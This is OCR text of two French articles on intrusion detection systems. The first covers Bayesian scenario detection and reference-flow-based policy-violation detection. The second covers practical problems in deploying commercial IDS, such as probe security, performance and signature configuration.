Le pattern matching seul reste une technique rigide et difficile à exploiter à grande échelle. C'est pourquoi de nombreux détecteurs de scénarii le complètent par un algorithme d'inférence probabiliste, fondé sur le principe de l'inférence de Bayes [7]. Dans ce modèle, les attaques connues constituent des «hypothèses», pouvant «expliquer» les faits observés. On considère qu'une attaque donnée se traduit par des «symptômes», pouvant apparaître sous forme d'événements dans l'audit, mais aussi de données statistiques comme dans le cas de la détection d'anomalies (occupation mémoire, charge CPU, etc.). Étant donné un ensemble de symptômes, l'inférence bayésienne permet de calculer la probabilité de chaque scénario d'attaque connu. Lorsqu'un scénario affiche une probabilité élevée, une alerte est levée.

La règle d'inférence de Bayes peut s'énoncer de manière simplifiée ainsi :

$$p(A|S) = p(A)*p(S|A)*a$$

Dans cette notation, p(X|Y) désigne la «probabilité de X étant donné Y». Ainsi, si S est un symptôme et A une attaque particulière, p(S|A) représente la probabilité que l'attaque A fasse apparaître le symptôme S. p(A) est la probabilité générale de l'occurrence de l'attaque A. Étant donné que p(A) aussi bien que p(S|A) sont des données empiriques, connues et fournies par la base d'attaques, on peut aisément calculer p(A|S), la probabilité de l'existence de l'attaque A étant donné le symptôme S (a représente ici une simple constante de normalisation des probabilités).

Contrairement à cet exemple, il est très rare en pratique que *S* représente directement un symptôme et *A* une attaque. La véritable signification de ces paramètres est respectivement «l'information courante» (c'est-à-dire une hypothèse) et une «nouvelle information» (un élément venant confirmer ou démentir cette hypothèse). Un détecteur d'intrusions à inférence bayésienne construit donc récursivement un arbre de décision, selon la règle d'inférence :

$$p(A_{n+1}) = p(A_n|S_n)=p(A_n)*p(S_n|A_n)*a$$

Les données de l'algorithme, c'est-à-dire la base des attaques, contient l'ensemble des hypothèses A_i, dont certaines désignent des attaques connues, ainsi que les probabilités $p(A_i)$ et $p(A_i|S_j)$.

L'information initiale, S_0, correspond à un premier symptôme observé (par exemple par pattern matching), permettant d'affecter une certaine probabilité à chacune des hypothèses possibles. L'arrivée de chaque nouvel élément S_i modifie ainsi ces probabilités, donnant lieu à un nouveau nœud de l'arbre. Dans le cas d'une intrusion connue, l'algorithme générera finalement un nœud accordant une probabilité élevée à une certaine hypothèse A_q, qui est définie comme étant cette attaque.

Cette méthode présente l'avantage de minimiser en principe le risque qu'un attaquant puisse exploiter sa connaissance de la base des attaques pour passer inaperçu. Chaque élément observé dans l'audit est confronté à différentes hypothèses et un scénario d'attaque est défini comme la présence combinée d'un ensemble de symptômes et non comme une séquence particulière d'événements. L'élaboration d'un scénario non détectable nécessite la construction d'une série d'opérations réalisant l'attaque voulue, mais dans laquelle rien ne confirme réellement aucune des hypothèses, ce qui est très difficile dans le cas d'une base d'attaques non-triviales. Seules les attaques réellement inconnues dans la base ne seront pas détectées. De plus, si la détection de véritables nouvelles attaques est évidemment exclue, le principe d'inférence permet néanmoins de détecter nombre de variantes d'une attaque donnée, y compris de nouvelles variantes, et se montre performant notamment dans le cas où l'attaquant cherche à «noyer» son attaque dans du bruit en générant un grand nombre d'opérations anodines.

En pratique, l'efficacité de cette approche dépend naturellement

principalement de la qualité de la base d'attaques, c'est-à-dire : exhaustivité des symptômes définis, pertinence des hypothèses formulées et réalisme des probabilités associées à ces hypothèses.

La construction de la base nécessite ainsi à la fois un important travail d'expert (formulation des hypothèses) et une étude statistique de cas réels (calcul des probabilités).

Conclusion sur l'approche par scénario

Contrairement à un système de détection d'anomalies, ce type de détecteur d'intrusions nécessite une maintenance active : puisque par nature il ne peut détecter que les attaques dont les signatures sont dans sa base, cette base doit être régulièrement (sans doute quotidiennement) mise à jour en fonction de la découverte de nouvelles attaques. Aucune nouvelle attaque ne peut par définition être détectée, ce qui implique un taux plus élevé de faux-négatifs. Le problème se pose essentiellement pour les attaques très récentes, dont les signatures n'ont pas encore pu être incluses dans la base. Il y a donc un besoin permanent de veille technologique et de maintenance, ce qui engendre un coût global d'utilisation élevé.

La construction de cette base représente ainsi un problème à part entière et un système de détection d'intrusions de ce type doit s'accompagner d'outils efficaces de maintenance de la base. A cette fin, différents langages de description d'attaques ont été proposés [AdeLe], poursuivant un double objectif :

- une grande expressivité : le langage doit permettre de décrire de manière simple, concise et précise un grand nombre d'attaques différentes.
- facilité d'implémentation : pour être utilisable, le langage doit pouvoir être compilé efficacement pour le système de détection d'intrusions utilisé.

Malheureusement, aucun langage ne fait pour le moment l'unanimité ; aucun langage ne s'est donc imposé comme standard de fait, ce qui limite l'utilité des signatures décrites dans un langage donné, qui ne peuvent être comprises que par le détecteur correspondant.

De manière générale, les détecteurs de scénarii se montrent fiables pour signaler les attaques référencées dans la base. Théoriquement, leur taux de faux-positifs devrait rester très faible, car par définition une alerte n'est levée que dans le cas où la signature d'une attaque est observée. Cependant, pour des raisons de performance, les signatures sont souvent trop simples. Peuvent donc leur correspondre des actions tout à fait légitimes. Le taux de faux-positifs reste donc élevé avec les outils existant aujourd'hui.

De plus, une éventuelle connaissance de la base de signatures (particulièrement dans le cas des *patterns*) permet en principe à l'attaquant de construire précisément un scénario non détectable. Cela ne fait que renforcer encore l'exigence de maintenir régulièrement la base.

Ce type de détecteur reste assez facile à mettre en œuvre, ne nécessitant pas de phase d'apprentissage (ce qui élimine le risque de sur-apprentissage ou de déformation volontaire du profil).

Une alternative possible

Une alternative possible aux approches classiques présentées ci-dessus consiste à construire des systèmes de détection d'intrusions capables de détecter des violations de politiques de sécurité. A la place d'une base de scénarii d'attaque ou de profils empiriques, on souhaite utiliser une *spécification* de politique de sécurité, dont le système devra détecter automatiquement les violations. La politique de sécurité peut être définie par la liste des actions autorisées (toutes les autres actions étant interdites) ou par la liste des actions interdites (toutes les autres actions étant autorisées).

Potentiellement, cette voie présente un double avantage :

- la politique de sécurité est explicitement définie, ce qui n'est pas le cas avec les méthodes classiques. L'adéquation de la base de scénarii ou des profils à une politique donnée est en effet un problème délicat et la possibilité d'exprimer directement une politique est l'un des traits les plus attractifs de ces projets ;
- l'audit observé étant désormais comparé à une politique et non à une base de scénarii, un tel système peut théoriquement détecter de nouvelles attaques (on ne suppose pas la connaissance d'un scénario particulier). De même, la comparaison de l'audit à une politique et non à un profil doit réduire considérablement le taux de faux-négatifs engendrés par le système car un comportement inhabituel, mais légitime, ne doit pas être signalé.

Nous présentons ici, à titre d'exemple, une approche de détection dans laquelle la notion de « violation de politique de sécurité » est exprimée sous forme d'un prédicat logique facilement vérifiable étant donné un audit [5].

Les approches présentées aux paragraphes 2 et 3 sont rendues nécessaires par le fait que les mécanismes de contrôle d'accès et d'authentification, implémentés dans les systèmes informatiques utilisés, ne suffisent pas à assurer la confidentialité et l'intégrité requises. Parmi les failles existantes, on peut noter en particulier :

- la faiblesse des systèmes de contrôle d'accès (essentiellement du contrôle d'accès discrétionnaire),
- les défauts de conception (par ex. la transmission de mots de passe en clair),
- les vulnérabilités liées au non-déterminisme de l'exécution (race conditions),
- les effets de bord difficilement prévisibles, etc.

Ces problèmes peuvent théoriquement être résolus en utilisant des modèles de contrôle de flux d'informations. Cependant, de tels modèles ne peuvent pas être universellement appliqués à grande échelle, car ils supposent soit une connaissance précise du comportement du système (ce qui est exclu en pratique), soit une analyse de très fine granularité, prenant en compte les opérations atomiques de chaque programme.

Il est possible de simplifier le problème au moyen de deux hypothèses :

- les propriétés d'intégrité et de confidentialité doivent être assurées au niveau de l'accès aux objets du système,
- la politique de sécurité consiste en la définition des opérations interdites, toute autre action est par définition considérée comme étant légale.

On s'intéresse aux attaques violant les objectifs d'intégrité et de confidentialité du système. En termes de contrôle de flux d'informations, ces attaques correspondent à des transferts illégaux d'informations d'un domaine vers un autre. Si, comme décrit ci-dessus, il n'est pas possible de mettre en œuvre un mécanisme global de contrôle de flux d'informations, l'objectif est de contrôler l'accès à l'information (c'est-à-dire l'accès à un objet système), selon la première hypothèse. Dans ce cas, une intrusion correspond à l'accès à un objet réalisé dans un contexte dans lequel la capacité d'effectuer cet accès ne devrait pas exister.

De façon générale, l'approche consiste à associer des droits particuliers à des scénarii d'exécution logique (c'est-à-dire à des séquences d'opérations causalement liées) plutôt qu'à des identités de sujet, comme dans le cas du contrôle d'accès discrétionnaire standard. Les droits détenus par un sujet particulier évoluent ainsi dynamiquement au cours de l'exécution, on considère qu'une intrusion se produit lorsqu'un ensemble de droits permet d'exécuter une opération interdite par la politique de sécurité.

Nous représentons la possibilité d'exécuter une action atomique particulière sur un objet donné par une *référence*. Chaque opération requiert ainsi un ensemble de références pour être autorisée. Dans le cas le plus simple, une référence équivaut à une capacité système (nous utilisons ici le terme de capacité en tant qu'abstraction. Dans un système réel, la définition complète d'un vecteur de capacités associé à un processus est complexe et comprend ses capacités au sens du système (par ex. dans la norme POSIX, la possibilité de changer la priorité du processus), son identité et les permissions associées, les permissions supplémentaires définies par des ACLs, l'état de ses entrées/sorties, etc.). Par exemple une opération `close(fd)` nécessite une unique référence permettant de fermer `fd`. D'autres opérations plus complexes nécessitent plusieurs références : par exemple, `read(fd, buffer, size)` nécessite une référence permettant de lire `fd` et une permettant d'écrire dans l'objet `buffer`. De même, `open(/etc/shadow, READ)` requiert évidemment une référence permettant de lire `/etc/shadow` en lecture, mais aussi une référence permettant d'accéder au répertoire `/etc`, une référence pour lire son contenu, idem pour le répertoire racine et ainsi de suite.

Un ensemble de références définit ainsi un vecteur de capacités permettant d'exécuter une ou plusieurs opérations, cependant les références diffèrent des capacités traditionnelles car leur définition n'est pas liée à l'exécution d'un processus mais à l'existence d'un objet. Chaque référence correspond à un certain objet et elle existe si et seulement si cet objet existe. L'ensemble des références définies pour un objet donné constitue l'interface de cet objet.

Les opérations de création et destruction d'objets impliquent donc la création et la destruction des références. Ainsi, l'exécution de l'opération `fd=open(file.dat, READ)` crée l'objet descripteur d'entrée/sortie `fd` et un ensemble de références sur cet objet, dont une référence pour lire sur ce descripteur et une référence pour le fermer. De même, l'opération `close(fd)` a pour effet de détruire l'objet `fd` et toutes les références qui s'y rapportent.

Pour chaque objet du système, la création et la destruction de l'objet, les accès successifs à son état et la modification de celui-ci impliquent une relation de dépendance causale entre les opérations correspondantes. Considérant que toute action du système peut être décrite comme une opération sur un certain objet, les références existant lors de l'exécution d'une opération O1 (et les références éventuellement créées par celle-ci) existent donc par définition lors de l'exécution d'une opération O2 qui suit causalement 01. Autrement dit, chaque opération « hérite » des références existantes ou produites par l'opération qui la précède dans l'ordre causal. De cette façon, un ensemble de droits, c'est-à-dire le vecteur de capacités défini par un ensemble de références, reste consistant tout le long d'une séquence d'opérations causalement dépendantes.

Si l'on suppose que l'implémentation du système informatique est correcte dans le sens où il est effectivement impossible d'exécuter une opération a priori interdite, une attaque consistera en une suite d'opérations dont chacune est légale considérée séparément, mais dont l'effet combiné viole la politique de sécurité. Par exemple, une politique stipule que :

- Chaque utilisateur peut changer son mot de passe, ce qui implique la lecture et l'écriture de `/etc/shadow`,
- Chaque utilisateur dispose d'un accès illimité aux fichiers dont il est le propriétaire.

Dans les systèmes usuels, l'accès à `/etc/shadow` se fait généralement par l'intermédiaire de programmes privilégiés afin de le restreindre aux seuls besoins d'authentification et de changement de mots de passe. Toutefois, en exploitant par exemple des effets de bord ou des débordements de pile, un attaquant peut potentiellement détourner l'exécution de tels programmes afin de copier le contenu de `/etc/shadow` dans un fichier personnel. On peut remarquer que dans un tel cas, l'écriture de ce fichier est une conséquence causale de la lecture de `/etc/shadow` et l'attaque consiste alors en l'effet combiné de deux opérations a priori légales.

Dans le but de détecter ce type d'attaques, chaque référence fait partie d'un groupe de références. Par définition, une opération n'est légale que si toutes les références requises existent dans un même groupe. En revanche, une opération rendue possible en utilisant des références appartenant à plusieurs groupes différents est illégale. La définition des groupes dépend directement de la politique de sécurité, car chaque groupe représente un ensemble d'opérations dont la combinaison ne présente pas de risque. Dans l'exemple très simple ci-dessus, un premier groupe contient par

exemple uniquement les références permettant d'exécuter la commande `passwd`, lire sur la console (pour la saisie du nouveau mot de passe) et modifier le contenu de `/etc/shadow`. De même, un autre groupe autorise l'accès aux fichiers personnels dans le répertoire `/home/user`. En revanche, toute tentative d'aboutir à une copie de `/etc/shadow` dans `/home/user` impliquera nécessairement une opération utilisant simultanément des références de ces deux groupes, ce qui est symptôme d'une intrusion.

On le voit, cette approche ne fait aucune hypothèse en ce qui concerne le scénario menant à une opération illégale. Une tentative de cumuler illégalement les effets de plusieurs opérations légales aboutira à une opération utilisant les références de différents groupes de référence, quelle que soit la séquence précédente des opérations permettant de constituer ces groupes. De nouvelles attaques peuvent ainsi être détectées. En revanche, ce modèle ne peut détecter que des attaques reposant effectivement sur un accès illégal aux objets.

Cette approche convient donc pour la détection des violations de la politique de contrôle d'accès, mais n'est pas à même de détecter des violations d'une véritable politique de contrôle de flux d'informations. Sous cette réserve, le modèle est facilement implémentable car il repose uniquement sur le contrôle des opérations système exécutées et fournit un mécanisme de détection d'intrusions lors de l'exécution.

Conclusion

Nous avons présenté dans cet article les principes des algorithmes qui résident au cœur des systèmes de détection d'intrusions. Ces algorithmes suivent l'une ou l'autre des deux approches classiques : l'approche comportementale et l'approche par scénario. Nous avons vu que chaque approche présente ses avantages et ses inconvénients. Pour contourner ces inconvénients, diverses voies de recherche sont aujourd'hui explorées. Parmi celles-ci nous paraît entre autres prometteuse celle qui vise à proposer des systèmes capables de détecter automatiquement les violations de la politique de sécurité que l'on souhaite mettre en place sur le système d'information. Nous avons donc présenté une telle approche. D'autres voies de recherche nous paraissent également intéressantes (comme la coopération inter-IDS et la corrélation d'alertes), mais ne sont pas présentées ici.

Jacob Zimmermann et Ludovic Mé
Supélec, équipe SSIR
http://www.supelec-rennes.fr/rennes/si/equipe/lme/jacob.zimmermann|ludovic.me@supelec.fr

Références

[1] Aurobindo Sundaram. An intrusion to Intrusion Detection. *ACM Crossroads Student Magazine*, http://www.acm.org/crossroads/xrds2-4/intrus.html

[2] Dorothy E. Denning. An intrusion-detection model. *IEEE Transactions on Software Engineering* 13(2):222-232, Février 1987.

[3] Calvin Ko & Timothy Redmond. Noninterference and Intrusion Detection. *Proccedings of the IEEE Symposium on Security and Privacy*, 2002

[4] H. Debar, M. Becker and D. Siboni. A Neural Network Component for an Intrusion Detection System. *Proceedings of the IEEE Symposium of Research in Computer Security and Privacy. 1992.*

[5] Jacob Zimmermann, Ludovic Mé, Christophe Bidan. Introducing reference flow control for detecting intrusion symptoms at the OS level. *RAID* 2002

[6] Jake Ryan, Meng-Jang Lin & Risto Miikkulainen. Intrusion Detection with Neural Networks. *Advances in Neural Information Processing Systems, The MIT Press,* 1998

[7] D. Bulatovic, D. Valesevic, A distributed intrusion detection system based on Bayesian alarm networks. *Proceedings of the Secure Networking CQRE[Secure] 99 Conference<, D sseldorf,* Novembre/Décembre, 1999

[8] H. Debar, M. Dacier, A. Wespi. Towards a taxonomy of intrusion-detection systems. *Computer Networks, No. 31,* 1999.

[9] Terran Lane and Carla E. Brodley. Temporal Sequence Learning and Data Reduction for Anomaly Detection. *Proceedings of the Fifth ACM Conference on Computer and Communications Security, pages 150-158*, 1998.

[10] G. E. Liepins and H. S. Vaccaro. Anomaly detection: Purpose and framework. *Proceedings of the 12th National Computer Security Conference, pages 495-504,* Octobre 1989.

[11] Sandeep Kumar & Eugene H. Spafford. A Pattern Matching Model for Misuse Intrusion Detection. *Proceedings of the 17th National Computer Security Conference, pages 11-21,* 1994


Quelques problèmes liés au déploiement de systèmes de détection d'intrusions commerciaux aujourd'hui

Cet article présente plusieurs problèmes liés au déploiement de produits commerciaux de détection d'intrusions, pour faciliter le déploiement opérationnel de tels systèmes et permettre à un opérateur de bénéficier rapidement de résultats d'analyse intéressants.

Description d'un système de détection d'intrusions commercial moderne.

Un système de détection d'intrusions commercial moderne se décompose en plusieurs composants logiques et des flux entre ces composants. L'architecture de cet ensemble de composants et d'interactions est représentée par la Figure 1. Cet article se limite aux notions nécessaires pour comprendre les problèmes exposés ci-après ; pour plus de détails, le lecteur se reportera à l'article de Jacob ZIMMERMANN et Ludovic MÉ dans ce même numéro.

Figure 1: Architecture générique d'un système de détection d'intrusions




Les composants d'un système de détection moderne sont au nombre de quatre : les sondes, les consoles de gestion, les concentrateurs d'événement et les consoles d'alertes.

Les sondes

Les sondes sont les composants actifs du système de détection d'intrusions. Leur rôle est d'acquérir des données représentatives de l'activité du système d'information surveillé, et de fournir à partir de l'analyse de ces données des informations sur la présence d'événements considérés comme anormaux. Deux types de sonde existent sur le marché, des sondes réseaux qui surveillent le système d'information en capturant le trafic et des sondes système qui surveillent le système d'information en capturant des traces d'exécution sur chacune des machines. Une sonde acquiert l'information, la transforme pour permettre l'application de l'algorithme d'analyse, et fournit son diagnostic sous forme d'alertes, ainsi que présenté dans la Figure 2.

Les sondes considérées ici détectent des malveillances et activités non désirées à partir d'une base de faits connus, dite base de signatures. Cette base de connaissances permet à la sonde d'extraire dans le flux d'événement des événements particuliers nécessitant l'émission d'une alerte. Une description plus complète est donnée dans le document de référence[1] de l'IETF.

Figure 2: Schéma générique d'une sonde de détection d'intrusions



Dans les systèmes de détection d'intrusions, les données sont capturées à partir d'une source, soit les trames circulant sur le réseau, soit des traces d'exécution fournies par les systèmes d'exploitation. Cette capture de données nécessite le driver approprié pour accéder à la source d'information avec l'impact le plus faible possible sur le système surveillé et sur la sonde.

Ces *données brutes* sont mises en forme pour obtenir des *événements* analysés par la sonde de détection d'intrusions. Cette mise en forme fait appel à un ensemble de préprocesseurs qui permettent de canoniser les données de façon à faciliter le travail d'analyse. Cette canonisation prend en charge par exemple la

recomposition des fragments IP, TCP et UDP, mais aussi la transformation de requêtes de protocoles applicatifs sous une forme garantie correcte, quel que soit le contenu des données brutes et la façon dont le système d'information reçoit les requêtes soumises par les utilisateurs.

La sonde utilise ensuite un ou plusieurs algorithmes d'analyse pour déterminer si ces événements sont acceptables ou doivent faire l'objet d'une ou plusieurs alertes. L'objectif de cette analyse est de fournir des alertes indiquant que des événements anormaux se sont produits, pouvant mettre en danger la sécurité du système d'information. Dans les produits actuellement sur le marché, cette analyse utilise la notion de *signature*. Une signature est, pour simplifier, un pattern que le système de détection d'intrusion considère comme symptomatique d'une attaque. Ces patterns peuvent être directement issus de vulnérabilités connues, modéliser des cibles attractives pour un attaquant comme /etc/passwd, ou modéliser des protocoles applicatifs.

Les consoles de gestion

Les consoles de gestion sont utilisées pour gérer les sondes, particulièrement la mise à jour des configurations, la mise à jour des signatures et la mise à jour des logiciels en cas de nécessité.

Le premier flux d'information est le flux de gestion interne du système de détection d'intrusions. Ce flux se compose de mises à jour de la configuration de chacune des sondes, de mises à jour des bases de connaissance et de mises à jour du logiciel de la sonde.

La mise à jour du logiciel des sondes survient principalement lorsque de nouvelles classes de vulnérabilités sont découvertes qui nécessitent de nouvelles fonctions pour pouvoir exprimer la connaissance des vulnérabilités, et des corrections de bugs logiciels. Un exemple typique de ce type de mise à jour est donné par la vulnérabilité « %u unicode encoding »[2] de Microsoft Internet Information Server (IIS). Le serveur HTTP IIS se révèle capable de servir des requêtes non conformes au protocole HTTP ; les systèmes de détection d'intrusions n'étaient pas capables de transformer le trafic observé sous forme d'événements ayant un sens pour l'algorithme d'analyse et il a donc fallu distribuer une nouvelle version du pré-processeur capable de canoniser cette nouvelle forme de requête HTTP.

Les concentrateurs d'alertes

Les concentrateurs d'alertes ont été introduits récemment dans les systèmes de détection d'intrusions, pour séparer la fonction alertes de la fonction gestion. Auparavant, la console de gestion était également responsable de la gestion des alertes et de leur affichage. Cependant, cette configuration peut être inadéquate dans la mesure où plusieurs intervenants peuvent souhaiter bénéficier de la visibilité des alertes. De plus, ces composants permettent le déploiement d'un nombre de sondes plus important et la réduction des flux réseau si certains liens sont à bas débit, en ne fournissant qu'un condensé des alertes et pas l'ensemble du flux.

Les concentrateurs d'alertes offrent un espace de stockage et de calcul près des sondes. Ils permettent donc de décharger les sondes des travaux de formatage et de mise à disposition, en offrant un espace de stockage proche et des fonctions de corrélation pour améliorer la qualité du diagnostic fourni par les outils. Les concentrateurs d'alertes prennent également en charge des fonctions de corrélation des alertes entre les outils de détection d'intrusions et d'autres outils comme les analyseurs de vulnérabilités et les gardes-barrières.

♦ Les consoles d'alertes

Les consoles d'alertes permettent la visualisation et le traitement des informations fournies par le système de détection d'intrusions. Ces consoles fonctionnent souvent en mode interactif, à savoir que les alertes sont affichées en temps réel aux opérateurs. Cet affichage en temps réel est souvent la partie la plus visible des diagnostics proposés, mais ce n'est pas nécessairement la plus utile. En effet, la console doit permettre de naviguer entre les différentes alertes et de rappeler pour chacune d'entre elles un contexte, par exemple d'autres alertes provenant de la même source (adresse IP le plus souvent). Cette vue d'ensemble permet d'affiner le diagnostic. Une autre fonction utile est l'évaluation de l'alerte elle-même. En effet, les fausses alarmes liées au fonctionnement du système d'information surveillé se produisent de manière récurrente et peuvent être facilement et rapidement traitées par l'opérateur.
Ces consoles peuvent prendre des formes multiples. En pratique, les produits commerciaux fournissent une interface HTTPS sur les concentrateurs d'alertes, ainsi que des outils (scripts CGI) pour travailler sur les bases d'alertes et ainsi faciliter le travail de l'opérateur.

La sécurité des composants

Les composants d'un système de détection d'intrusions sont des cibles privilégiées pour un attaquant, puisqu'ils lui permettent de ne pas se faire repérer. De plus, ils contiennent souvent des informations intéressantes sur la topologie du système d'information, et ils peuvent conserver dans les alertes ou les bases de données de trafic des mots de passe ou des documents confidentiels. La sécurité des communications entre composants est assurée par des mesures cryptographiques classiques assurant la confidentialité et l'authenticité des échanges. La sécurité locale de chaque composant utilise à la fois les mécanismes classiques de compartimentalisation du système d'exploitation sous-jacent lorsqu'il existe, et l'obscurité des formats de données pour rendre difficile l'utilisation de celles-ci.

La sécurité des sondes réseau

En ce qui concerne les sondes réseau, le conseil immédiat est de doter la sonde de deux cartes réseau, une pour l'écoute et une pour le trafic de gestion. Bien entendu, ces deux interfaces ne sont pas sur le même réseau, et l'interface d'écoute ne possède pas d'adresse IP pour éviter la transmission d'informations. Ce conseil a également l'avantage d'éviter la circulation des alertes sur le réseau écouté, certaines alertes contenant des informations qui peuvent déclencher d'autres alertes en boucle. Cependant, il devient rapidement évident que la duplication du réseau a un coût, et que dans des cas d'administration à distance par exemple, il est impossible de dupliquer effectivement les liens réseau. Dans ce cas, l'administration à distance se réalise en exportant auprès des sondes un concentrateur d'événements auquel l'opérateur accède à travers un réseau privé virtuel (VPN).

Il faut cependant être conscient du fait qu'une interface passive et non-adressable n'est pas nécessairement indétectable. Par exemple, une erreur d'implémentation du noyau Linux 2.2.x permettait de savoir si une carte était en mode d'écoute (« promiscuous ») de manière simple. D'autres techniques peuvent apparaître pour obtenir le même résultat. D'autre part, l'utilisation de fonctions de réaction, comme la coupure de connexion, dévoile l'existence du système de détection d'intrusions de par le format et le contenu particulier des paquets injectés. Finalement, les pré-processeurs ne sont pas à l'abri de problèmes logiciels pouvant induire des dénis de service (mise hors service de la sonde) et peut-être même l'exécution de code. Ce phénomène a été mis en évidence récemment par les vulnérabilités SNMP[3].

La sécurité des sondes système

En ce qui concerne les sondes système, il est évident que leur protection dépend des mécanismes de contrôle d'accès du système d'exploitation sous-jacent, et qu'il n'existe pas à l'heure actuelle de protection physique possible. Il faut donc être conscient du fait qu'une compromission réussie de la machine rend sujette à caution les alertes fournies par la sonde de détection d'intrusions.

Ceci pose le problème du stockage des alertes pour une sonde de détection d'intrusions système. Si le schéma d'attaque envisagé demande une attaque réussie au niveau utilisateur avant d'obtenir un accès administrateur, la sonde de détection d'intrusions a la possibilité d'envoyer des informations utiles à l'environnement de gestion. Si le schéma d'attaque envisagé permet d'obtenir directement un accès administrateur (ce qui est assez réaliste étant donné la tendance des virus et vers récents à détecter et arrêter les anti-virus), alors il est possible que le système de détection d'intrusions soit compromis et ne fournisse pas les résultats souhaités.

Les performances

Les performances des systèmes de détection d'intrusions forment un des axes majeurs de développement de la part des vendeurs et de test de la part des utilisateurs et journalistes. C'est un des axes majeurs d'amélioration de la part des vendeurs de systèmes de détection d'intrusions, en particulier de sondes réseau, car il est de notoriété publique que ces sondes ne fonctionnent pas correctement à des débits approchant le GB/s, et même sensiblement en dessous. C'est également un des axes majeurs de test car la procédure est relativement simple à réaliser, et une simple recherche sur Internet donne plusieurs articles liés au test des systèmes de détection d'intrusions[4].

Pourquoi ces problèmes de performances ?

Les problèmes de performances apparaissent à chacun des étages de calcul du schéma de la sonde présenté en Figure 2.

Tout d'abord, les mécanismes d'acquisition de données introduisent des délais et des temps de latence importants. Pour la capture de paquets réseaux, les pilotes de périphériques standards ne sont pas optimisés pour la capture et le traitement rapide des paquets. En particulier, plusieurs opérations de copie de zones mémoires peuvent être nécessaires pour permettre aux applications de disposer du contenu des paquets. Le même problème se pose avec les sources de données systèmes ; elles sont gérées par le noyau et demandent plusieurs opérations coûteuses de copie mémoire pour être mises à la disposition des sondes.

Ensuite, les mécanismes de formatage et de génération d'événements demandent un travail systématique sur la source de données et la conservation en mémoire d'événements passés pour permettre un diagnostic adéquat. Il est en effet nécessaire de regrouper les données, par exemple la défragmentation des paquets IP et TCP/UDP pour recomposer l'ensemble des données transmises au cours d'une session, et de pratiquer des décodages sur ces données pour les mettre sous forme canonique. D'autres décodages sont nécessaires pour canoniser les données applicatives, par exemple transformer systématiquement les requêtes HTTP en unicode pour faciliter la recherche de signatures.

Enfin, l'algorithme de détection est souvent coûteux en ressources mémoire et en calcul, puisqu'il s'agit de parcourir des arbres de décision et de réaliser des comparaisons de chaînes. Il y a, à l'heure actuelle, peu d'opérations arithmétiques et donc des coûts de calcul importants. Par exemple, l'introduction de nouvelles signatures peut nécessiter des opérations de formatage complémentaires et donc dégrader les performances de la sonde.

Solutions possibles

En ce qui concerne l'acquisition des données réseau, une nouvelle approche a été introduite dans les systèmes d'exploitation (par exemple FreeBSD[5]), qui consiste à travailler sur une seule zone mémoire et à ne plus faire les copies de tampons. Cela améliore notablement les performances de captures et également de serveurs comme FTP ou HTTP, mais peut demander des pilotes de périphériques écrits spécifiquement. En conséquence, les cartes réseau supportées par les vendeurs de sondes réseau sont peu nombreuses. Cela n'est pas un inconvénient si l'on se focalise sur une approche intégrée avec des sondes pré-installées sur une plate-forme matérielle sélectionnée et qualifiée par le vendeur. Cela peut être plus délicat dans une approche système si le système de détection d'intrusions écoute localement les paquets réseau.

En ce qui concerne l'approche système, certains vendeurs disposant de la documentation des systèmes d'exploitation développent leur propre source d'audit pour améliorer les performances. Par exemple, le système de détection d'intrusions développé par HP[6] n'utilise pas l'audit natif mais une interface au noyau. Une autre approche est le développement des NNIDS[7] (Network-Node Intrusion Detection System) pour réutiliser la source d'information réseau et bénéficier des traitements réalisés par la pile IP de la machine sur laquelle le système de détection d'intrusions est installé.

D'autre part, l'expérience montre que la dégradation des performances due à un système de détection d'intrusions est très souvent liée à l'écriture des événements sur le disque. Une analyse en temps réel permet d'obtenir une dégradation des performances inférieure à 5%, contre souvent plus de 20% lorsque la source de données est stockée sur support physique.

En ce qui concerne le formatage, la plupart des produits réseau ont simplifié le problème en ne conservant que très peu d'informations sur les états des protocoles. Il est difficile de quantifier la perte d'informations résultante, mais il semble tout de même possible de conserver suffisamment d'informations pour maintenir la notion de session TCP.

En ce qui concerne l'amélioration du fonctionnement de l'algorithme de détection, une approche proposée est d'améliorer le parcours des signatures en recherchant simultanément des correspondances sur toutes plutôt que de rechercher ces correspondances séquentiellement. Ces travaux ont par exemple été étudiés sur Snort[8], en modifiant l'algorithme de recherche de chaînes de caractères. Ces améliorations apportent des améliorations de performance variables suivant le profil de trafic et la configuration des signatures.

La configuration des sondes

La configuration des sondes est un problème important puisque cette opération s'effectue périodiquement pour suivre les mises à jour. Les signatures sont regroupées logiquement suivant leurs caractéristiques, et plus particulièrement les caractéristiques du service ou de la machine cible. La majorité des systèmes de détection d'intrusions commerciaux regroupent entre elles les signatures FTP ou HTTP par exemple. Malheureusement, ce regroupement logique n'est souvent pas effectif lorsqu'il s'agit de gérer les mises à jour des signatures.

Lorsque de nouvelles signatures qui appartiennent à un regroupement logique donné sont mises à disposition elles offrent souvent les mêmes fonctions de spécialisation que les signatures initiales. Par exemple, si une seule machine offre le service lié aux vulnérabilités du regroupement, un opérateur peut choisir de n'activer ces signatures que pour la machine en question et paramétrer les signatures avec son adresse. Cette spécialisation ne peut pas s'effectuer au niveau du regroupement, mais doit être répétée au niveau de chaque signature. De plus, si la machine cible change d'adresse, l'opérateur doit manuellement répéter cette opération pour l'ensemble des signatures. Cela a conduit certains utilisateurs à développer des scripts spécifiques à un produit donné, pour réaliser ces fonctions de gestion de groupe et s'assurer ainsi d'une bonne cohérence de paramétrage entre des signatures de même type.

